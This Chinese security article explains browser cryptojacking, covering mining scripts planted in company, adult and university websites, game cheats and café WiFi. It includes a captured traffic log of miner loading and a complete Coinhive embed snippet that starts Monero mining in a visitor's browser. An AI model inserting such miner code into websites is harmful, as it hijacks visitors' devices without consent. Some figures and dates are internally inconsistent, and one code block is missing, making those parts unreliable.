最近，陕西多家企业网站被植入JS网页挖矿木马。可以了解到，最初是陕西某燃气热力协会网站被植入JS网页挖矿木马，等到相关机构进一步找到该网站的运营机构西安长庚网路科技有限公司，发现该公司设计的多个网站均存在植入JS网页挖矿木马的情况。

网页被植入挖矿代码，不排除有人蓄意利用这些企业网站牟取私利，亦可能是该网站已被黑客入侵的标志。

据曲速未来安全区了解到，全网有超过 3 万家网站内置了挖矿代码，只要用户打开网站进行浏览、操作，网站就会调用电脑或手机的计算资源来进行挖矿，全球约有 5 亿台电脑曾被绑架挖矿。

挖矿获取门罗币

浏览挖矿代码很多挖的都是门罗币。门罗币采用的是 Cryptonight 的挖矿算法，这种算法非常适合在普通电脑上运行，于是黑客为此制定了完美的牟利计划。

他们利用 javascript 编写代码，当用户载入某个网站的时候，也会载入挖矿代码。据最大的门罗币挖矿代码提供商 Coinhive
的数据显示，他们的代码运行效率约等于门罗币矿机的
65%，未来还有一定的提升空间。

虽然在访问网站的时间内，用户只能贡献一点点的算力，但是积少成多，访问量越大越赚钱。

多家挖矿代码提供商都有计算器供开发者预测收入，如果你的网站每天都有 10-20 用户访问的话，每天可以收入 0.3 个 XMR，约 270 块人民币，每个月可以得到 8100 元的收入。

之前，著名的 BT 资源下载网站海盗湾，就被爆出网站内置了门罗币的挖矿代码。在海盗湾的网站上直接嚣张地公告：“只要进入海盗湾网站，你就同意我们使用你的 CPU 进行门罗币挖矿。如果你不同意，你可以立刻离开或者安装 adblocker。”


但是这段话，只能在海盗湾网站最底端的位置才能看到，而且还被特意调成了小字号。也就是说，哪怕你只是打开海盗湾看看有没有更新什么资源，你的电脑 cpu 占用也会瞬间飙到 100%，为海盗湾网站创收提供算力，直到你关掉网站。

目前，流量小一点的网站每天可以获得几美元的额外收入，多的可以达到数千美元。如果你在上网的时候觉得自己的电脑和手机莫名其妙地发烫，那么你就要考虑是不是已经被网站利用来挖矿了。


经过曲速未来安全区总结，以下是最容易被黑客盯上并植入挖矿木马的几大目标：

目标一：色情网站


据了解，被植入挖矿代码的网站中，有 68% 的网站为色情网站。




Server IP	Protocol	Method	Host	URL	Body	Comments
145.239.64.86	HTTPS	GET	yourporn.sexy	/post/5a1baaea18e32.html	300,000	(01) Adult site
52.1.78.224	HTTPS	POST	dictable.info	/UVdVdzV+aDYECBw8DyJsBCcAE3EYfD...	0	
52.1.78.224	HTTPS	POST	dictable.info	/dFUNjZdbjdFCyU6bWdUNxhsUGIrATB...	0	
52.1.78.224	HTTPS	POST	dictable.info	/WVAxVGh2b1InVQ47CS07MmAJMj4IIF...	0	
52.1.78.224	HTTPS	POST	dictable.info	/RI2lTXppaQE+Rx86EgArdDo2AiJ+MTo...	0	
54.239.168.149	HTTPS	GET	elthamely.com	/?tid=641556&red=1&cs=QVR2TWEnZ...	0	(02) Ad Maven popunder
145.239.64.86	HTTPS	GET	yourporn.sexy	/css/lb_2.css	6,618	
145.239.64.86	HTTPS	GET	yourporn.sexy	/vast/html5vast_modified.css	2,739	
188.164.255.19	HTTP	GET	click-cpa.net	/out?zoneId=1487557&sId=641556	3	
145.239.64.86	HTTPS	GET	yourporn.sexy	/vast/html5vast_modified.js	24,446	
95.211.229.247	HTTPS	GET	syndication.exosrv.com	/splash.php?idzone=2489969	7,512	
95.211.229.247	HTTPS	GET	syndication.exosrv.com	/ads-iframe-display.php?idzone=24898...	1,114	
145.239.64.86	HTTPS	GET	yourporn.sexy	/js/likes.js?v=33	3,994	
34.196.13.28	HTTP	GET	modescrips.info	/redirect?tid=646153	992	
145.239.64.86	HTTPS	GET	yourporn.sexy	/js/video.js?v=33	1,209	
37.187.175.205	HTTPS	GET	s2.trafficdeposit.com	/blog/img/57d2f694dd228/5a13c07c1df...	127,002	
145.239.64.86	HTTPS	GET	yourporn.sexy	/js/comments.js?v=33	8,912	
54.239.168.149	HTTPS	GET	elthamely.com	/VWloZ3h6VhwOHGhfUFRPbFtOFR0xVF...	0	(03) Ad Maven Redirection
52.85.182.32	HTTPS	GET	d3iz6lralvg77g.cloudfront.net	/mmfbt.html?t=689058&u=386945398...	455	(04) iframe Redirection
52.85.182.32	HTTPS	GET	d3iz6lralvg77g.cloudfront.net	/mmfb2.html?t=689058&u=386945398...	9,819	(05) Mining instructions
104.27.186.237	HTTPS	GET	www.loadmill.com	/mll/	891	
104.27.186.237	HTTPS	GET	www.loadmill.com	/mll/mll.js?810276f9fac08cfffee7	1,758	
104.27.186.237	HTTPS	GET	www.loadmill.com	/mll/pinmll_blue.svg	1,999	
54.209.216.237	HTTPS	GET	hatevery.info	/	0	(06) Cryptomining site
104.27.186.237	HTTPS	GET	www.loadmill.com	/mll/mll-worker.js?version=4.1.0	931,174	
54.209.216.237	HTTPS	GET	hatevery.info	/ws	80,390	(07) Mining instructions
52.85.182.32	HTTPS	GET	d3iz6lralvg77g.cloudfront.net	/favicon.ico	243	
54.209.216.237	HTTPS	GET	hatevery.info	/wb	68,803	(08) WASM Cryptominer
54.209.216.237	HTTPS	GET	hatevery.info	/wb	68,803	(09) WASM Cryptominer




除了这个，这些网站还有进一步的做法，他们会让挖矿代码在关闭浏览器之后依旧在运行。所以，即使用户发现了这些挖矿网站并关闭浏览器，相关代码仍然能够继续运行并占用CPU资源。



其实，在关闭浏览器之后，挖矿代码仍然在系统内隐藏了一个窗口，从而继续执行。这个窗口会隐藏在系统任务栏的系统时间之上，用户可以通过解开任务栏锁定，将任务栏宽度拉高，隐藏的窗口就会现形，把它关掉挖矿代码才会停止运行。





目标二：高校查分系统

除了网站所有者自行添加挖矿代码之外，还有黑客黑入其他网站服务器在代码中恶

意植入挖矿木马的。高考结束之后，不少高校的网站都被爆出被黑客入侵，考生在查询考试成绩的时候就要为黑客做贡献。

因为查分网站都有分数公开的时间，大量考生都会开着网页等待放榜，所以这类网站比其他博客之类的网站更受欢迎。曾经，山东、湖北、河南、黑龙江等多所重点大学的官网都检测出被植入挖矿木马。

目标三：游戏外挂

此外，还有不少游戏外挂的开发者也会在外挂中植入挖矿木马，让很多贪小便宜、贪图享受的用户中招。除了电脑端，在 Android
手机端也出现了大量包含挖矿木马的 App。

挖矿代码背后的黑色产业链

挖矿代码和挖矿木马背后其实有一整个完整的产业链，而且服务非常完善。

打开网页就进行挖矿，其实这个功能不是网站开发者自己开发的，他们使用的都是网页挖矿服务商提供的接口。开发者只需要在网页代码中插入那么一串代码，就可以坐享收入。

```
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
<script>
  var miner = new CoinHive.User('SITE_KEY', 'john-doe');
  miner.start();
</script>
```

网页挖矿服务商给网站开发者提供了各式各样的挖矿服务，比如验证码挖矿、短链接接入、静默挖矿等，只要你敢来，瞬间可以占用你 100% 的电脑资源。

任何产品都有迭代的空间，于是乎，CoinHive 这样的网页挖矿服务提供商也在不断地进化他们的产品，让网站开发者可以更好地隐藏利用用户电脑挖矿的事实，为用户提供更好的服务。

例如，许多网站为了防止垃圾评论，都会采取点击验证码的方式拦截机器人。Coin Hive 就提供了类似的反作弊模块，当用户在点击这个按钮的时候就会开启网页挖矿，在验证完成之后，挖矿停止。

如果用户真的有意愿等待发帖或者登陆，是完全能够接受这十几秒的验证时间的，但代价就是十几秒内电脑 CPU 火力全开去挖矿，瞬间升温几十度。


除了以上的介绍，利用网站或是APP暗藏挖矿代码引诱用户进行挖矿这一操作，在近些年来，早已经积累了厚厚的案底

coinhive 通过JS代码在网站上挂挖矿程序

9月18日，媒体曝光了全球最大的BT下载网站The Pirate Bay(海盗湾）利用网页内嵌的Javascript程序（一段JS代码），“借用”浏览者的电脑用作挖掘虚拟货币的用途，也就是挖矿。

该行为会使在网站的浏览者在浏览网站时，挖矿程序的JS代码就会运行，导致浏览插入挖矿代码网站时CPU占用率很高，甚至100%满负荷运行。

那么如何通过js代码来使网站挖矿呢？是在一个 coinhive（https://coin-hive.com/）的网站，该网站专门提供一个用来挖矿的 js 引擎，挖的币是名称为 XMR，一个 XMR 大约价格是 95 美元！这个网站提供了丰富的设置，可以调整挖矿时限制CPU使用率，如果调低一些CPU使用率，人们在访问网站时不查看网站代码访问者很难发现。默认的情况只要有人访问网站，挖矿程序就会工作。



这种网站变现方式的优势就在于它可以避免在网站上挂一些恶心的广告来实现盈利，劣势就是它会占用用户的 CPU，并且增加耗电量，严重者造成访问者电脑卡顿。

使用的主要代码如下:

2017年3月，Coinhive的代码的网站被黑客入侵，窃取了访客设备的处理能力。当时有多家安全公司将加密货币挖矿服务Coinhive定为Web用户最大的威胁。

Coinhive是一种加密货币挖矿服务，靠的是一小段嵌入网站的代码。该代码借用访问网站的浏览器的部分或全部计算能力，将该机器列到一个竞价系统中，用于挖掘Monero加密货币。

Monero与比特币的不同之处在于，交易是不可追溯的，外部人无法追踪双方之间的Monero交易。自然，这种特性使得Monero对于网络犯罪分子特别有吸引力。

之后Coinhive发布了它的挖矿代码，宣称站长们不需要投放侵入性、讨厌的广告也可以获得收入。但当时没过多久Coinhive的代码就成为多家安全公司追踪的头号恶意软件，因为大部分情况下代码都安装在被黑的网站上，所有者不知情也未授权。

就像被恶意软件或特洛伊木马感染一样，Coinhive的代码经常会锁定用户的浏览器，并耗尽设备的电池，只要访问者浏览网站，它就会全程挖掘Monero。

当时由于比特币等虚拟货币价值持续上涨，29日甚至涨至11000美元，挖矿事业死灰复燃，大家都看到有利可图的一面因此纷纷加入挖矿大军。

于是在当时，又有这么一批主要以成人网站为主的挖矿网站出现。

当用户访问这类网站的时候，电脑CPU的占用率将会突然升高，但是并不会吃满性能。他们希望通过这种方法降低用户对于电脑变慢变卡之后的疑心，使得电脑仍然能够正常使用。

或者，遇到相应情况的时候，也可以通过系统任务管理器关闭相应进程来停止相关代码运行。

星巴克集团就确认顾客在其布宜诺斯艾利斯的分店联网时，首次连接 WiFi 时会有一个 10
秒左右的延迟，在这个空隙间，黑客可以在用户毫无察觉的情况下挖掘数字货币。

不过目前仍未弄清谁是幕后的操作者，其中所涉及的恶意软件已经被植入了多久，以及有多少用户受到影响都尚不明确。

针对挖矿的技术层面可以这么解释：黑客有一个脚本可以执行对 WiFi 网络的自主攻击，因为这是一种可以在咖啡馆 WiFi 网络中执行的攻击。
这种攻击就是将一些设备连接到 WiFi
网络，并且攻击者会在连接过程中拦截用户和路由器之间的流量。

综上我们可以看到，为了挖矿成就暴富梦，黑客可以无所不用其极（甚至还可以把矿机放进特斯拉汽车然后连上充电桩）。因此，花式被虐就成了家常便饭。

曲速观点：

需要注意的是，目前自动化攻击已经成为主流，多数攻击都是黑客通过自动化工具完成的，黑客并不会为了某个网站而专门去发起攻击，这样对他们来说成本大于利润。

随着黑客技术水平的提升，加上很多网站本身就存在这样或者那样的漏洞，黑客其实很容易大批量地感染到这些安全做的不到位的企业。

因此对于网站管理者和网民来说都应该时刻保持警惕，避免漏洞被黑客利用到。